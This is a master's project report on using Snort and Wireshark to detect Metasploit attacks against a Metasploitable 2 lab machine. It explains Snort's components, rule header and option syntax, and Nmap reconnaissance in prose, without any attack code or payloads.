NETWORK SECUIRTY (CONFIDENTIALITY, INTEGRITY & AVAILABILITY) PROTECTION AGAINST METASPLOIT EXPLOIT USING SNORT AND WIRESHARK

Co-authored by Karan Chauhan, Jivitesh Seth, and Amandeep Kaur

A Project Report

Submitted to the Faculty of Graduate Studies,

Concordia University of Edmonton

in Partial Fulfillment of the

Requirements for the

Final Research Project for the Degree

MASTER OF INFORMATION SYSTEMS SECURITY MANAGEMENT

Concordia University of Edmonton

FACULTY OF GRADUATE STUDIES

Edmonton, Alberta

December 2020

NETWORK SECUIRTY (CONFIDENTIALITY, INTEGRITY & AVAILABILITY) PROTECTION AGAINST METASPLOIT EXPLOIT USING SNORT AND WIRESHARK

Karan Chauhan

Approved:

Dale Lindskog [Original Approval on File]

Dale Lindskog Date: December 14, 2020

Primary Supervisor

Edgar Schmidt [Original Approval on File]

Edgar Schmidt, DSocSci Date: December 14, 2020

Dean, Faculty of Graduate Studies

NETWORK SECURITY (CONFIDENTIALITY, INTEGRITY & AVAILABILITY) PROTECTION AGAINST METASPLOIT EXPLOITS USING SNORT AND WIRESHARK

RESEARCH METHODOLOGY-III
FINAL REPORT SUBMISSION

(MASTERS IN INFORMATION SYSTEM SECURITY MANAGEMENT)

PRESENTED TO

Prof. Dale Lindskog

3RD December 2020

Karan Chauhan (140933) MISSM

Jivitesh Seth (139064) MISSM

Amandeep Kaur (140867) MISSM

Table of Contents

NETWORK SECURITY (CONFIDENTIALITY, INTEGRITY & AVAILABILITY) PROTECTION AGAINST METASPLOIT EXPLOITS USING SNORT AND WIRESHARK

(Contributed by-Karan Chauhan)

(A)Introduction*:* Information security is one of the most vital field in today's digital world, which is growing at a rapid pace with regular technical advancement and introduction of new technologies. **Information** is the organised form of data, which includes raw facts and numbers ,but in Information Security **"Data" is referred as *information***. As students of information security management , our ultimate aim is protection of data, to preserve its ***Confidentiality, Integrity, and Availability.***

The digital network is expanded and deployed over internet with each device having the ability of computing and processing digital data related to each other. The data is generated, received, and transmitted at high quantum over the network. For information security personnel, this is a battle ground to secure the data users , network devices and components from the ***attackers.*** Attackers are the illegitimate users, trying to invade and gain an ***unauthorised access*** to data of an organisation intruding their network ,and exploit the confidentiality, integrity and availability of data. This is a serious threat and damage to the reputation of the organisation ,resulting in loss of trust of the users.

Information security is accorded top priority by all organisations which include education, banking, marketing, health services, technical companies and defence security setup. The study field "***Masters in Information system Security Management*** " had various courses like TCP/IP ,Digital Forensics, Cryptography & Advance network security ,which helped us in building the foundation for understanding ,analysing and suggesting security measures and rules to protect ***Confidentiality, Integrity, and Availability*** **of data .**

In this research project , the ***forensic assessment, identification***, ***and prevention*** of the Metasploit 2 exploits were performed using SNORT to evolve useful rules for future reference to ensure high level information security .

In this study, the exploits performed during previous work on which a preliminary analysis was performed were forensically studied and analysed in the following order:-

I. **Exploit: Brief Introduction.**
II. **Wireshark Forensic Analysis depicting the breaches.**
III. **SNORT Forensic Assessment (Alert generation and Rules for defending the exploit).**
IV. **Summary Forensic Analysis on the exploit and Snort rules (With the aim of better understanding and efficient security management).**

(B)Familiarisation with Snort and The Environment Setup for the Research Implementation

I. Lab environment and information security objectives

For understanding the realistic scenarios, a technical lab environment was setup which included two machines setup in a virtual environment. One machine was Attacker (deployed on Kali Linux) and the other was Victim (Metasploit 2).

What is an exploit?*[1]*

- *These are the known vulnerabilities which exist in a system or in software ,whose advantage is taken by the attackers(cyber criminals) trying to gain the illegitimate access to the system .The goal is to gain access and perform cyber crimes like* ***data manipulation ,replication and theft.***
- *The birth of exploits in the technical world is accidental and is actually the loopholes or technical lags which occur during the development of the technology.*
- *When technology is deployed in real world , its vulnerabilities are identified and then exploited by cyber criminals with malicious intent over passage of time.*

Example: *When a software is deployed in market ,it is regularly monitored and its feedback is addressed by the developers for improvement . New updates for the same software are released and this cycle continues. Technically, the vulnerabilities are identified through the user feedback by the information security analysists and patches released by developers to counter those vulnerabilities. This is an ongoing process as information security threats to data continue to prevail.*

Metasploit 2 was used as victim since it is vulnerable and can be easily exploited. The Kali Linux was employed as attacker as it has very powerful penetration testing capabilities.




Fig. 1. DIAGRAM FOR LAB EXPERIMENT SETUP

The main stages for forensic assessment which were kept in priority for building up the environment are listed below:




Fig. 2. INFORAMTION SECURITY OBJECTIVES USING SNORT

The lab environment was setup keeping in mind the above stages, using Snort. The main objective was to identify exploits using ALERTS and evolve suitable rules. The exploits were analyzed in depth to derive rules to enhance security and performance .

- ***Detection:*** *Whenever an exploit is successful, an alert is generated by the snort . The alert signals occurrence of an intrusion activity.*

- ***Identify:*** *The alerts generated by snort could be easily identified by matching with the vulnerabilities and the attack activity which causes them. Therefore, an alert generated could be traced to the snort rule leading to it.*
  Analyze: *Once an alert is observed and analysed the corresponding rule is studied .To device a new rule for future use and reference.*

What is SNORT?[*2]*

- *It is an open source network intrusion detection software, and has the ability to detect intrusion mainly using signature matching technique. Predefined rules and data information are already pre loaded into snort and are regularly updated by the organisation managing it [3].Therefore rules for matching particular content and data in packets on arrival of incoming ports of receiving machine or network are cross checked against the preloaded rule (for intrusion detection and security protection).Whenever there is a match , alert is generated with reference to rule details(line number, rule number ,version of update) and sent to security administrator and the responsible team.*
- ***Reasons for preference of snort for our research:[4]***
  Snort has working compatibility on all operating systems platforms whether its windows ,Unix , Linux and mac operating system. It is available for free and provides an option for customisation as per the security requirements **.**

Why Snort customisation is important for our research???

*Snort is configured for defending a system against intrusions made by cyber criminals. But the information security requirements and priority differ from one organisation to another. As information security management professionals, we know that all security priorities ,policies ,management ,updating and plan of actions are defined in an official document called "****SECURITY POLICIES".*** *Therefore, the rules of snort which may be useful for a particular organisation may not be applicable to others.*

Hence, the snort rule customisation for every organisation is done as per their specific security policies.

II. Snort Tool and its implementation in this project

Suspicious activities and actions performed by cyber criminals (attackers) with malicious intent to damage the ***trust , confidentiality, integrity and availability of information are*** detected by network ***intrusion detection.***

Mode of operation for Intrusion detection:[2]

- **Signature based:** The exploit signature and identification pattern are used for devising snort rules to counter exploits. The snort scans the incoming traffic packets for presence of identification patterns.




Fig. 3. SNORT SIGNATURE MATCHING FUNCTIONING

- **Anomaly Detection:** Traffic generated during communication is of a large volume. When the host-based ids snort is deployed, it gets to see all the incoming traffic passing on to the host. If there are some variation in the traffic from general pattern ,alerts will be generated.

Example: SNORT is deployed on a university exam cell server. All students send requests related to academic matters on it from their recognised email addresses. Now if a student goes back home to another country and sends a request for inquiry for coming up exam schedule, then an alert would be generated by Snort ,as there would be a change in geolocation and internet protocol(ip) would also be a factor responsible.

During this research work more use of signature-based technique is used but for purpose of analysis and understanding of the alerts anomaly method also contributed.

SNORT Components:





Fig. 4. COMPONENTS OF SNORT(IDS) IN RELATION TO RESEARCH [4]

- **Packet Decoder [5]:** This component helps re-arranging all the arrival traffic format into the form which could be processed by snort. In the lab environment, the traffic source is generated from attacker and victim machines but in realistic scenario ,the traffic is also generated from live internet connection and various other networking devices using different protocols. Packet decoder decodes the packets into simplest form free of any complexities ***and helps in speedy efficient processing in subsequent phases of snort.***


- **Preprocessor [5]:** The cyber criminals are innovative and keep changing their methods of intrusion techniques to cheat the intrusion detection system. The preprocessor re-arranges and modifies the incoming traffic packets before passing on to the next stage. The packets content may be tricked with some permissible modifications ,so that the intrusion detection system could be ***fooled by failing its signature matching*** . Therefore, a preprocessor has the ability of re arranging all possible combinations for signature matching .

Key observation: *Signature matching is the main detection technique used by snort. The cyber criminals intentionally send large chunks of data at the target port. As per the* ***maximum transmission unit*** *(mtu) specification, the data is fragmented for further processing.* ***This could be understood through an example of exploit packet :-***



Example:-

If this complete packet is of 1000 bytes and the target port has the MTU (*maximum* ***transmission unit***) of 250 bytes, this single packet would be fragmented in 4 packets.



For detection , snort signature matching will have a rule for searching the signature **$$$$$%%%%$$$$** but incidentally due to fragmentation this would not be detected. Thus, the preprocessor helps in reassembly of all packets and fragments, so that cyber criminal's intention to fool snort signature matching is not successful.

- **Detection Engine:** The main function of snort is performed by this component. which has all rule sets, signatures and features required for intrusion detection. The detection engine capabilities vary from machine to machine.

Detection engine (time critical) directly proportional to ***no. of rule sets defined & the computational power and speed of the machine on which snort is deployed.***

- **Logging and alert system:** When there is signature match in snort, an action is performed which could be alert , block or pass.

- **Output modules and logging:** Snort reaction to an exploit or intrusion could be outputted in form of text, xml, html or saved in database and logged for future reference.


NOTE: *During this project, the traffic of exploit was simulated through live attack and also via packet capture which was done during Wireshark analysis.*
The exploit intrusion alerts were generated, and rules were figured out with further analysis. The understanding and functioning of each component of snort was pertinent for analysis and conclusion .

SNORT Rule

(Contributed by- Jivitesh)

Snort is one of the top open source intrusion detection system and uses set of rules to describe malicious network behavior. It refers to those rules to identify matching data packets and generates alert for them. Since it is open source, it enables IT security professionals to write and configure their own rules. Snort rules are made up of two parts the "*header" which* is the first part of the rule and the "*options*" which is second part of the rule.

Structure of Snort rule:



- **Rule Header**: The rule header contains the rule action, protocol, Source and destination IP addresses and netmask and port numbers of source and destination.

Syntax:

<action><protocol><source IP address><source port><direction><destination address><destination port>


Rule Header Example:

alert tcp $External_NET any -> $Home_NET any

Rule Action

The first component in a rule is rule action and it tells Snort what to do when a packet is found which meets the rule requirement. In snort, there are five available default actions:

1. **alert**: It will generate an alert and log the packet when fired.
2. **log**: It will log the packet when fired.
3. **pass**: it will ignore or drop the packet.
4. **activate**: it will alert and activate a dynamic rule or rules.
5. **dynamic**: remains idle until activated by the active rule, then act as log rule.



Protocol:

Protocol is the next field in the rule, and there are four protocols which can be analyzed by snort for suspicious behavior.

Four protocols are:

1. TCP- protocols such as SMTP, FTP, HTTP etc.
2. UDP- such as DNS traffic
3. ICMP: Example- traceroute, ping
4. IP: Example- IPSec, IGMP.

Source IP address:

This field is the packet's source address and it can be a network ID or a single IP address. Also, if alert is to be generated from any source IP, "any" can also be used.

Source Port:

This field is the packet's source port of TCP or UDP. If all 65535 ports are to be specified "any" can be used.

Flow(direction):

This field determines the direction of flow of data packets using the directional arrow operator which is "->", where the IP's and port number on the left are considered to be the source and the one's on the right side of operator are considered to be the destination. In case of bidirectional flow of traffic, the bidirectional operator "<>" can be used.

Destination IP address:

This is the destination where the packet is supposed to go to. It can be, a network ID, single IP address or if all the possible IP address needs to be specified "any" can be used.

Destination port:

It is the destination TCP or UDP port where the packet is supposed to go to. Here, a single port can be specified, or "any" can be used to specify all 65535 ports.

- **Rule options**: Rule options are the core of Snort's intrusion detection engine provides power and flexibility. All the rule options for snort are separated using a semicolon (;) and Rule option keywords are separated with colon (:) from their arguments.

Syntax:

```
<msg><flow> <content><reference><sid><rev>
```

*different keyword combination can be used in the rule options.

Rule Options Example:

(msg:”abc exploit”; flow:to_server, established; content: “|28 29 3a|”; reference: bugtraq, 1387; classtype:attempted-admin; sid:1000040; rev:1;)

Msg:

The function of msg keyword is to tell or inform the alerting engine of snort to print a defined message with the alert and packet dump. A meaningful message provides some information about what is causing the alert or what the alert is about. This plays an important role as it allows the snort administrator to understand the cause of alerts better. *Example:* msg: “the unreal attack string has been found”.

Content:

This is one of the most important and widely used keyword in snort and allows the snort user to specify rules which search for specific content in the payload of the packet and then trigger a response based on that data. It can be used to search for mixed text or even binary data which is enclosed within the pipe character “|”. *Example:* content:”earth”, content:”|23 45 67 88|”.

Nocase:

This keyword is used to tell snort to not to be case sensitive when looking for a pattern specified in the content keyword.

Offset:

This keyword can be used to specify the starting point of the search after a certain byte within a packet. This keyword starts count at “0” bytes.

Example: to start finding for something at 13th byte of packet use “*offset:13”*

Depth:

This keyword is used to specify a search that is restricted in the packet to certain byte. So, the search is performed in specific byte range and it helps snort to be more efficient as it will know where to stop looking for content and will not end up analysing the whole packet. The depth is counted in positive integers. *Example*: In order to look for content in the first 15 bytes of a packet, use “*depth:15”.*

Within:

This keyword is used to ensure that at maximum there is certain number of bytes between the pattern matches using the content keyword. It can allow the value greater than or equal to the pattern length which is being searched. So, with this keyword a range can be specified between the content matches.

Example: within:9

Flow:

This option allows us to define the state of flow of traffic on Snort. Some flow option arguments are as follows:

1	to_client	packets are flowing to the client
2	to_ server	packets are flowing to the server
3	from_client	packets are flowing from the client
4	from_ server	packets are flowing from the server
5	Stateless	don't consider the state of connection
6	Established	apply rule to only established connection
7	no_stream	apply rule to packets that are not built from stream
8	stream_only	apply rules to packets which are built from a stream**.**

Ack:

This keyword option allows us to define the acknowledgement number which is sent by the recipient of the TCP packet back to the sender. This can be very useful in certain scenarios, for example port scanners such as NMAP can send the scanning packets whose acknowledgement number is set to 0. This information can be used for the creation of rules which search for packets with ack number 0 and generate alerts.

Reference:

The reference keyword allows rules to specify references to external attack identification systems. Providing a reference is considered a good practice in process of rule writing as it provides the snort administrator with some background information about what is causing the alert to trigger.

Syntax:

```
reference:<id system>, <id>; [reference:<id system>, <id>;]
```

Classtype:

The classtype keyword is used to categorize a rule in more general type of attack class where rule belonging to that class detects similar kinds of exploits. Snort offers the default set of attack classes that includes the default set of rules provided by snort, however new class types can also be created. The process of categorizing rules into classes helps in better organization of event data which is produced by the snort. *Example:* classtype:string-detect.

SID

Sid is acronym for snort ID and every rule in the snort ruleset has its own unique SID which enables output modules or log scanner to identify the rule which triggered the alert. Also, this option is supposed to be used with rev keyword.

Snort Ranges

- <100 are reserved for the future use.
- 100-999,999 are used and included with the snort distribution.
- >= 1,000,000 are used for the local rules or custom rules.

Example*:* sid:1000052

REV

REV means the revision of rule, the revision number is incremented by one each time the rule is changed or modified. The rev numbers with the Sid's allows in the refinement and replacement with the updated information.

Example: rev:4

NMAP (NETWORK MAPPER)

(Contributed by- Amandeep Kaur)

In today's scenario, one of the critical pieces of information the attacker needs to know is open ports. Nmap (Network Mapper) is a free open source tool for vulnerability scanning and network discovery. Nmap tool helps to find what services are available on the system, what devices are running, finding the hosts available on the system, finding open ports, and detecting security risks. The attacker used Nmap with the target machine's IP address to detect services with their detailed version to scan function against the victim's machine. It provided extended information about the target machine, which gets imported into the database. At that time, the attacker can get enough information to exploit the system. Using this information, the attacker can find the vulnerabilities of the system. Using all the information collected from the Nmap tool, the attacker can exploit it. The following fig. shows that TCP connection initiated by the scan. It also shows that majority of ports are closed.

